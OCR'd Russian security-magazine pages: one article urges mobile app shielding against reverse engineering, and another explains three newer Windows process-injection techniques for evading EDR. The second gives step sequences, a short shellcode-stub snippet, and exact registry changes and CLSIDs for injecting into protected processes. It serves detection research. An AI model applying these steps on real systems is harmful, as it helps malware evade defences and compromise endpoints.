
Реверс-инжиниринг мобильных приложений — очень простая задача, в особенности Android-приложений. Достать программу из устройства, получить код, близкий к исходному, натравить на приложение сканер или основанного на LLM ИИ-агента — все это атакующий может сделать за пять минут и отправиться смотреть сериал, пока техника работает. По итогу злоумышленник сможет читать код приложения как открытую книгу, в которой уже сделали пометки с интересными местами.

Реализация техник защиты от реверс-инжиниринга в мобильных приложениях из года в год остается на низком уровне. За 10 лет работы мне встретилось ровно одно приложение, чью «броню» не удалось преодолеть за выделенное на проект время. Однако даже в этом случае защита не помешала найти критичную уязвимость с исполнением кода на сервере.

На Западе к этому подходят серьезнее, но даже там среднестатистическое мобильное приложение крайне легко разреверсить. А в России ситуация еще хуже: большинство даже не понимают ценности такой защиты. И хотя ситуация понемногу меняется, мы все еще находимся в роли догоняющих.

Меня периодически спрашивают: в чем смысл использовать продукты класса Application Shielding / In-App Protection, если реверс-инжиниринг все равно невозможно запретить? Дело в том, что подобная защита не исключает реверс-инжиниринга, но может кратно и даже на порядки увеличить его стоимость. Проведу аналогию с более привычным продуктом — межсетевым экраном. Регулярно появляются новые способы обойти WAF, чтобы доставить полезную нагрузку далее, но это не делает такую защиту бесполезной. Любой, кто хотя бы раз сталкивался с анализом приложений под WAF, знает, насколько это трудоемкий, болезненный и долгий процесс по сравнению с пентестом голого стенда.

Разобраться в том, зачем защищаться, может помочь взгляд атакующего. Давайте посмотрим, какие цели могут преследовать злоумышленники при реверс-инжиниринге мобильного приложения.




❶

❷

❸

1


Поиск уязвимостей: в клиентской и серверной частях. Невозможно искать уязвимости в мобилке, не выполнив хотя бы базовых действий реверс-инженера: декомпиляция, получение трафика, запуск под инструментацией. Если не защищаться от этих действий, то последствия могут быть плачевными — как у австралийского сотового оператора Optus ❶, допустившего утечку данных 10 млн пользователей из-за уязвимости в API мобильного приложения. Или как у тысяч приложений ❷, которые в открытом виде хранят в своем коде секреты от API Twitter, что может привести к краже аккаунтов. К тому же API мобильных приложений полюбились создателям ботов и скрапперов.




100% risk

Создание вредоносных клонов. С 2022 г., когда приложения многих банков были удалены из AppStore и Google Play, появилось множество вредоносных клонов банковских приложений. С такими приложениями сталкивался каждый третий пользователь, а некоторые даже потеряли деньги ❸. При чем тут реверс-инжиниринг? Да при том, что для создания качественного клона, не отличаемого обычным пользователем от оригинала, с внедренным туда вредоносом необходимо перепаковать приложение банка. Перепаковка — одна из техник динамического анализа, используемая при реверс-инжиниринге. В итоге пользователь получит полноценное банковское приложение и будет им активно пользоваться, а атакующий получает жертву на крючке, которую можно обокрасть в любой момент.

2





3

Изучение бизнес-логики и кража интеллектуальной собственности. Ни одна компания не признается вам в том, что ворует идеи у конкурентов. Но все мы видим, как успешно распространяются удачные идеи: от дизайна до технологий. Отличный способ ускорить процесс — реверс-инжиниринг, ведь это буквально возможность заглянуть под капот и скопировать ноу-хау.

4

Кража рекламных доходов или отключение рекламы. Многие приложения и игры монетизируются через показ рекламы. Злоумышленники это понимают, поэтому могут создавать и распространять модификации популярных приложений с отключенной или подмененной рекламой. Подмена рекламного идентификатора ведет к прямым финансовым потерям бизнеса, ведь доход от рекламы уходит атакующему. Техника все та же — перепаковка с измененным кодом.


5

Разблокировка платных функций, создание читов — еще одна цель перепаковки приложений. Бесконечные алмазы, бесконечные жизни, wall hack или aim hack, дающие преимущество в онлайн-шутерах, — вот лишь первые три угрозы, что приходят на ум. Может показаться, что бояться стоит только играм, но вспомните, сколько еще приложений предоставляют платную функциональность за подписку: менеджеры паролей, трекеры тренировок, трекеры задач и многое другое. Большинство таких приложений уже содержат в себе всю платную функциональность, которую можно бесплатно разблокировать простой перепаковкой.

ТОП-3 НОВЫХ ТЕХНИК ВНЕДРЕНИЯ КОДА В ПРОЦЕССЫ WINDOWS

Шаих Галиев

Руководитель отдела экспертизы
PT Sandbox, Positive Technologies



Статья носит исключительно информационный характер и не является инструкцией или призывом к совершению противоправных действий. Авторы не несут ответственности за использование опубликованной информации.

Один из способов, который злоумышленники используют для обхода средств защиты, — техники внедрения кода. С их помощью вредоносы выполняют свой код не самостоятельно, а опосредованно, внедряясь в другие процессы и маскируя таким образом свою активность. Приятным бонусом идет возможность повысить привилегии, если малварь внедрилась в процесс :)

Разумеется, средства защиты стараются обнаруживать подобные приемы и предотвращать их вредоносное воздействие. Но хакеры постоянно придумывают новые трюки. И обнаружить их проблематично без глубокого поведенческого анализа, который будет осуществляться либо на конечном устройстве во время непосредственной работы ВПО, либо до попадания на конечные устройства в виртуализированной среде (в песочнице для защиты от вредоносов).

Далее я опишу некоторые из техник, которые показались мне свежими и актуальными.


ИНЪЕКЦИЯ LOADLIBRARY БЕЗ ЗАПИСИ В ПРОЦЕСС

Типичный флоу внедрения кода в процессы строится по правилу 1-2-3:

1. Выделение памяти в целевом процессе (Remote allocation).
2. Запись в память целевого процесса (Remote write).
3. Исполнение того, что реализовано в ходе 1 и 2 (Remote execution).

Соответственно, детектирующая логика средств защиты также строится на детекте последовательности шагов 1-2-3 или по правилу 2 из 3. Для динамической подгрузки библиотеки обычно используется функция LoadLibraryA ❶ и ее производные. Первый и единственный аргумент этой функции — имя библиотеки. Причем не обязательно указывать расширение .dll, функция сама его добавит. Соответственно, в классическом исполнении техники LoadLibrary Injection малварь бы:

1. Выделила память.
2. Записала туда имя своей библиотеки, предварительно положив ее в путь, который резолвится виндой при поиске библиотек ❷.
3. Подгрузила библиотеку с помощью функции CreateRemoteThread, передав ей адрес функции LoadLibraryA с указателем на записанное имя библиотеки.



Но воистину девиз техники Pointer-only LoadLibrary Injection — «Все гениальное просто!». Вместо того, чтобы выделять и записывать память в целевом процессе, исследователи Friends & Security придумали найти в загруженной библиотеке ntdll.dll какую-нибудь строку, оканчивающуюся на «0», и пропустить шаги 1 и 2, перейдя сразу к подгрузке библиотеки. Поскольку ntdll.dll загружается во все процессы по одному и тому же адресу, можно просто найти нужную строку в своем процессе (за внутрипроцессные трюки средства защиты ничего не сделают) и затем переиспользовать ее адрес при удаленной подгрузке библиотеки!

Данная техника проста как две копейки, поэтому работает и на самой актуальной винде (см. рис. 1).




Рисунок 1. Выполнение Pointer-only LoadLibrary Injection на актуальной версии Windows

Но ее главный минус, как и у любой подобной техники, заключается в том, что файл с библиотекой и нужным названием необходимо предварительно расположить в каталоге, который будет проверяться при поиске библиотеки. Как авторы техники обходят данное ограничение, можно узнать в первоисточнике [3].

2

ИНЪЕКЦИЯ ЧЕРЕЗ SHIMENGINE БЕЗ УДАЛЕННОГО ВЫЗОВА КОДА

2

Endpoint-решения часто внедряют в процессы свои библиотеки для перехвата API-вызовов на уровне пользовательского пространства. Такой метод хостового мониторинга особенно актуален после инцидента с CrowdStrike в 2024 г., когда ошибка в ядерном модуле СЗИ привела к масштабному сбою более 8 млн устройств по всему свету. Соответственно, если хакер захочет осуществить технику внедрения в уже созданный процесс защищенного устройства, то, скорее всего, малварь попадет под пристальное внимание EDR.

Чтобы избежать этого, злоумышленники могут в том числе создать новый остановленный процесс и попытаться ослепить мониторинг EDR, внедряя код до того, как EDR внедрит свой. В общую копилку подобных техник исследователи Outflank [4] предложили еще одну — Early Cascade Injection. Ее можно описать следующей последовательностью действий:

1. Создание нового процесса в остановленном состоянии (dwCreationFlags |= CREATE_SUSPENDED).
2. Выделение памяти и запись двухкомпонентного шелл-кода в процесс.
3. Поиск особых глобальных переменных g_ShimsEnabled и g_pfnSE_DllLoaded в памяти ntdll.dll целевого процесса.
4. Модификация переменных: g_ShimsEnabled=1 и g_pfnSE_DllLoaded =<адрес пейлоада>.
5. Возобновление процесса.

2


Но как выполняется записанный злоумышленником код? Переменная g_ShimsEnabled отвечает за активацию режима ShimEngine (это код, ответственный за слой совместимости для запуска старых приложений на новых версиях Windows). В ходе выполнения техники вредонос может включить этот слой и указать в качестве адреса его процедуры свой вредоносный код. Управление из этой процедуры должно быть возвращено обратно в функцию инициализации программы, поэтому шелл-код состоит из двух компонентов: заглушки и основного кода. Заглушка нужна лишь для того, чтобы корректно продолжить выполнение программы и добавить основной пейлоад в очередь на исполнение через APC. Ее код может выглядеть следующим образом (см. рис. 2).

Благодаря этому трюку малвари не нужно вызывать NtQueueApcThread и в целом инициировать выполнение какого-либо кода удаленно — система сама все сделает! И это позволяет нарушить цепочку детектирования 1-2-3, о которой я писал выше. Тут ❺ реализован PoC данной техники.

Рисунок 2. Код заглушки

```
/* выключаем слой совместимости */
BYTE buf = 0;
memcp(pShimsEnabled, &buf);
/* Регистрируем основную часть шеллкода через APC*/
HANDLE hThread = (HANDLE)-2LL;
NtQueueApcThread(hThread, pPayload)
```

3



ИНЪЕКЦИЯ В ЗАЩИЩЕННЫЕ PPL-ПРОЦЕССЫ ЧЕРЕЗ УЯЗВИМОСТИ COM-ОБЪЕКТОВ


В предыдущих техниках инъекции, несмотря на разрыв правила 1-2-3, все равно осуществляется непосредственное взаимодействие с процессом, в который внедряется код. Но что делать, если целевой процесс защищен от подобных взаимодействий? Такое актуально, например, для процессов, защищенных с помощью технологии PPL (Protected Processes Light), — это могут быть критически важные с точки зрения безопасности процессы LSASS или процессы AV/EDR-решений. Как правило, для обхода жестко установленных границ безопасности в ОС злоумышленники используют различные уязвимости.


3

Исследователи ❻ обнаружили способ внедрения кода через уязвимости в межпроцессном взаимодействии посредством COM ❼. Для эксплуатации необходимо предварительно внести изменения в реестр Windows:

1. HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\AllowDCOMReflection = 1 — включаем DCOM Reflection, позволяющую вызов .NET-объектов из COM.
2. HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\OnlyUseLatestCLR = 1 — активируем новые мажорные версии .NET (v2 или v4 в зависимости от ОС).
3. HKCR\\<CLSID_StdFont>\\TreatAs = <CLSID_DotNetObject>, где <CLSID_StdFont>==0be35203-8f91-11ce-9de3-00aa004bb851 (ID старого COM-класса), а < CLSID_DotNetObject >==81c5fe01-027c-3e1c-98d5-da9c9862aa21 (ID нового класса .NET System.Object), — активируем перенаправление старого COM-класса, чтобы к нему можно было обращаться как к .NET-сущности (для активации этой опции нужно изменить реестр с правами TrustedInstaller).

Благодаря этим изменениям можно соединить миры COM и .NET. В эксплойте в качестве целевого COM-объекта выбран WaaSRemediationAgent (72566e27-1abb-4eb3-b4f0eb431cb1cb32) — он используется в процессе Windows Update Medic Service, который запускается с помощью svchost.exe (см. рис. 3).






